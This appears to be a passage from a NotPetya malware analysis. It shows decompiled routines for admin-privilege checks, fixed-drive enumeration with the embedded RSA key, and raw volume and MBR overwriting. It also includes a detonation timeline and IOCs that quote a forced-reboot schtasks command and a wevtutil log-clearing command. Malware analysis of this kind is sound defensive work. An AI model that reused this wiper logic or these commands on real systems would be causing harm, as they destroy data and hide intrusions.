PDWORD SidSubAuthority; // eax
DWORD v6; // eax
int v8; // [esp+4h] [ebp-Ch]
HANDLE TokenHandle; // [esp+8h] [ebp-8h] BYREF
DWORD ReturnLength; // [esp+Ch] [ebp-4h] BYREF
v8 = 0;
TokenHandle = 0;
CurrentThread = GetCurrentThread();
if ( OpenThreadToken(CurrentThread, 0x20008u, 1, &TokenHandle) )
{
ReturnLength = 0;
if ( !GetTokenInformation(TokenHandle, TokenGroups, 0, 0, &ReturnLength) && GetLastError() == 122 )
{
v1 = (PSID *)GlobalAlloc(0x40u, ReturnLength);
if ( v1 )
{
if ( GetTokenInformation(TokenHandle, TokenGroups, v1, ReturnLength, &ReturnLength) )
{
v2 = 0;
if ( *v1 )
{
v3 = v1 + 1;
do
{
if ( v8 )
break;
SidSubAuthorityCount = GetSidSubAuthorityCount(*v3);
if ( SidSubAuthorityCount )
{
if ( *SidSubAuthorityCount >= 4u )
{
SidSubAuthority = GetSidSubAuthority(*v3, 4u);
if ( SidSubAuthority )
{
v6 = *SidSubAuthority;
if ( v6 == 512 || v6 == 519 )
v8 = 1;
}
}
}
++v2;
v3 += 2;
}
while ( v2 < (unsigned int)*v1 );
}
}
else
{
GetLastError();
}
GlobalFree(v1);
}
else
{
GetLastError();
}
}
CloseHandle(TokenHandle);
}
else
{
GetLastError();
}
return v8;
}| Function | Targeted Resource | Purpose |
|---|---|---|
sub_10008BC6 | TokenGroups (SID 512/519) | Validates Domain/Enterprise Admin privileges. |
sub_10008CBF | \\\\.\\PhysicalDrive0 | Obtains a handle for raw disk sector overwriting. |
GlobalAlloc | Heap Memory | Dynamically allocates space for token security information. |
sub10001EEF
This subroutine functions as a "scanner" for the local file system, looking for fixed drives to target.
1. Enumerating Logical Drives
10001EF7, it calls GetLogicalDrives, which returns a bitmask where each bit represents a drive letter (Bit 0 = A:, Bit 2 = C:, etc.).edi to 1Fh (31) and enters a loop (loc_10001F04) to shift through the bitmask and check every possible drive letter.10001F11 and 10001F1D, it manually assembles the drive root string (e.g., C:\) by pushing the hex values for :, \, and calculating the drive letter.2. Filtering for Fixed Disks
10001F2E): It calls GetDriveTypeW.DRIVE_FIXED).DRIVE_FIXED, the malware ensures it is targeting internal hard drives. It typically ignores network drives (DRIVE_REMOTE) in this specific routine to focus on local destruction, as network spreading is handled by the different modules we analyzed earlier.3. Launching the Encryption Thread
LocalAlloc (10001F3D) to create a parameter block.10001F4A, it moves an offset to a string starting with "MIIBCgK..." into the parameter block. This is the Public RSA Key used to protect the Salsa20 keys. This string is a major signature for NotPetya.10001F66): It calls CreateThread, passing the StartAddress (which we analyzed at 10001E51). This effectively starts the encryption engine on the identified drive._DWORD *sub_10001EEF()
{
DWORD LogicalDrives; // ebx
int i; // edi
_DWORD *result; // eax
__int64 RootPathName; // [esp+Ch] [ebp-8h] BYREF
LogicalDrives = GetLogicalDrives();
for ( i = 31; i >= 0; --i )
{
result = (_DWORD *)(1 << i);
if ( ((1 << i) & LogicalDrives) != 0 )
{
LOWORD(RootPathName) = i + 65;
wcscpy((wchar_t *)&RootPathName + 1, L":\\");
result = (_DWORD *)GetDriveTypeW((LPCWSTR)&RootPathName);
if ( result == (_DWORD *)3 )
{
result = LocalAlloc(0x40u, 0x20u);
if ( result )
{
result[4] = L"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2JmURWV/uHB0ZrlQ/wcYJBwL"
"hQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12EYOPXknVy/+mf0JFWixz29QiTf5oLu15w"
"VLONCuEibGaNNpgq+CXsPwfITDbDDmdrRIiUEUw6o3pt5pNOskfOJbMan2TZu6zfhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68E"
"ZjK+cIiFlKeWndP0XfRCYXI9AJYCeaOu7CXF6U0AVNnNjvLeOn42LHFUK4o6JwIDAQAB";
result[7] = 0;
*(_QWORD *)result = RootPathName;
result = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, result, 0, 0);
}
}
}
}
return result;
}| Component | Code Implementation | Malware Purpose |
|---|---|---|
| Reconnaissance | GetLogicalDrives() | Mapping the victim's storage architecture. |
| Targeting | GetDriveTypeW() == 3 | Focusing destruction on internal hard drives. |
| Cryptography | L"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2JmURWV/uHB0ZrlQ/wcYJBwL" · "hQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12EYOPXknVy/+mf0JFWixz29QiTf5oLu15w" · "VLONCuEibGaNNpgq+CXsPwfITDbDDmdrRIiUEUw6o3pt5pNOskfOJbMan2TZu6zfhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68E" · "ZjK+cIiFlKeWndP0XfRCYXI9AJYCeaOu7CXF6U0AVNnNjvLeOn42LHFUK4o6JwIDAQAB"; | Hardcoding the RSA public key to lock the session. |
| Efficiency | CreateThread(...) | Implementing parallel encryption for maximum speed. |
sub10008D5A
This routine is responsible for obtaining a handle to the system volume and performing raw write operations, likely targeting the Master File Table (MFT) or specific system sectors.
1. Volume Handle Acquisition
10008D74, the malware pushes the string \\\\.\\C:.CreateFileA (10008D79) with dwDesiredAccess set to 40000000h (GENERIC_WRITE).\\.\ prefix allows the malware to bypass standard file-level APIs and write directly to the volume's raw bytes.2. Querying Drive Geometry
10008D94, it pushes 70000h (IOCTL_DISK_GET_DRIVE_LAYOUT) and calls DeviceIoControl (10008D9A).3. Raw Write Execution
LocalAlloc (10008DAD) to create a buffer. Note the imul eax, 0Ah at 10008DA8; it is calculating a buffer size based on a distance parameter.SetFilePointer (10008DC0) to move the "needle" to a specific raw offset on the disk.WriteFile (10008DD2). This is the moment of impact where the malware overwrites the volume's internal data with the content of its buffer.4. The Pivot to Physical Drive
10008DE6, it tests a global flag.sub_10008CBF (10008DF8). As we analyzed earlier, this is the routine that moves from the logical C: drive to the PhysicalDrive0 to destroy the MBR.int sub_10008D5A()
{
HANDLE FileA; // edi
HLOCAL v1; // ebx
int result; // eax
DWORD BytesReturned; // [esp+Ch] [ebp-1Ch] BYREF
_BYTE OutBuffer[20]; // [esp+10h] [ebp-18h] BYREF
LONG lDistanceToMove; // [esp+24h] [ebp-4h]
FileA = CreateFileA("\\\\.\\C:", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( FileA )
{
if ( DeviceIoControl(FileA, 0x70000u, 0, 0, OutBuffer, 0x18u, &BytesReturned, 0) )
{
v1 = LocalAlloc(0, 10 * lDistanceToMove);
if ( v1 )
{
SetFilePointer(FileA, lDistanceToMove, 0, 0);
WriteFile(FileA, v1, lDistanceToMove, &BytesReturned, 0);
LocalFree(v1);
}
}
CloseHandle(FileA);
}
if ( (dword_1001F104 & 8) == 0 )
return sub_10008CBF();
result = sub_100014A9();
if ( result )
return sub_10008CBF();
return result;
}| Instruction | Value / Target | Impact |
|---|---|---|
push offset aC | \\\\.\\C: | Direct handle to the logical C: volume. |
push 70000h | IOCTL_DISK_GET_DRIVE_LAYOUT | Maps partition offsets for targeted wiping. |
call LocalAlloc | Memory Buffer | Prepares the destructive payload for disk writing. |
call WriteFile | Raw Sector Write | Corrupts volume structures (e.g., MFT). |
call sub_10008CBF | Physical Wiper | Transitions to MBR destruction. |
Detonation

Execution Entry Point
The malware is initiated via rundll32.exe calling the first export (#1) of notpetya.dll.
12:31:20 PMcmd.exe (PID 2660) -> rundll32.exe (PID 4284/5544)rundll32 notpetya.dll, #12. Destruction Delay (Scheduled Task)
To ensure the encryption process completes and to maintain stealth, NotPetya schedules a forced system reboot.
12:31:24 PMrundll32.exe spawns cmd.exe to execute schtasks.schtasks /Create /SC once /TN "" /TR "C:\Windows\system32\shutdown.exe /r /f" /ST 13:34/r /f) for 13:34. The reboot is the "trigger" that hands control over to the malicious Master Boot Record (MBR) which then wipes the drive.
3. Secondary Payload Execution
Immediately after scheduling the reboot, the malware drops and executes an auxiliary payload.
12:31:25 PMrundll32.exe -> 5037.tmp (located in C:\Users\redteam\AppData\Local\Temp\)\\.\pipe\{BDE365BC-AC84-49FF-9490-0FD12969CB40}. This is typically how the main DLL coordinates with dropped tools like Mimikatz (for credential theft) or PsExec (for lateral movement).| Time (approx) | Process Name | Operation | Detail |
|---|---|---|---|
| 12:31:20 | rundll32.exe | Process Create | Starts the malware via notpetya.dll, #1. |
| 12:31:24 | cmd.exe | Process Create | Initiates schtasks for scheduled reboot. |
| 12:31:25 | 5037.tmp | Process Create | Executes dropped payload with named pipe. |
| 12:31:25 | schtasks.exe | Process Create | Registers the shutdown task for 13:34. |
IOC’s
| Indicator | Value |
|---|---|
| MD5 | 71b6a493388e7d0b40c83ce903bc6b04 |
| SHA256 | 027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745 |
| Export Name | perfc (ordinal 1) |
| Kill-switch | File existence check before payload (typically C:\Windows\perfc) |
| Embedded RSA Pubkey | MIIBCgKCAQEAxP/Vq...AQAB |
| Raw Disk Access | \\.\C: with IOCTL $0x70000$ (IOCTL_DISK_GET_DRIVE_LAYOUT) |
| Log Wipe Command | wevtutil cl Setup/System/Security/Application |
| Hardcoded Timeout | 60 min default sweep |
| Reboot NTSTATUS | $0xC0000350$ (NtRaiseHardError) |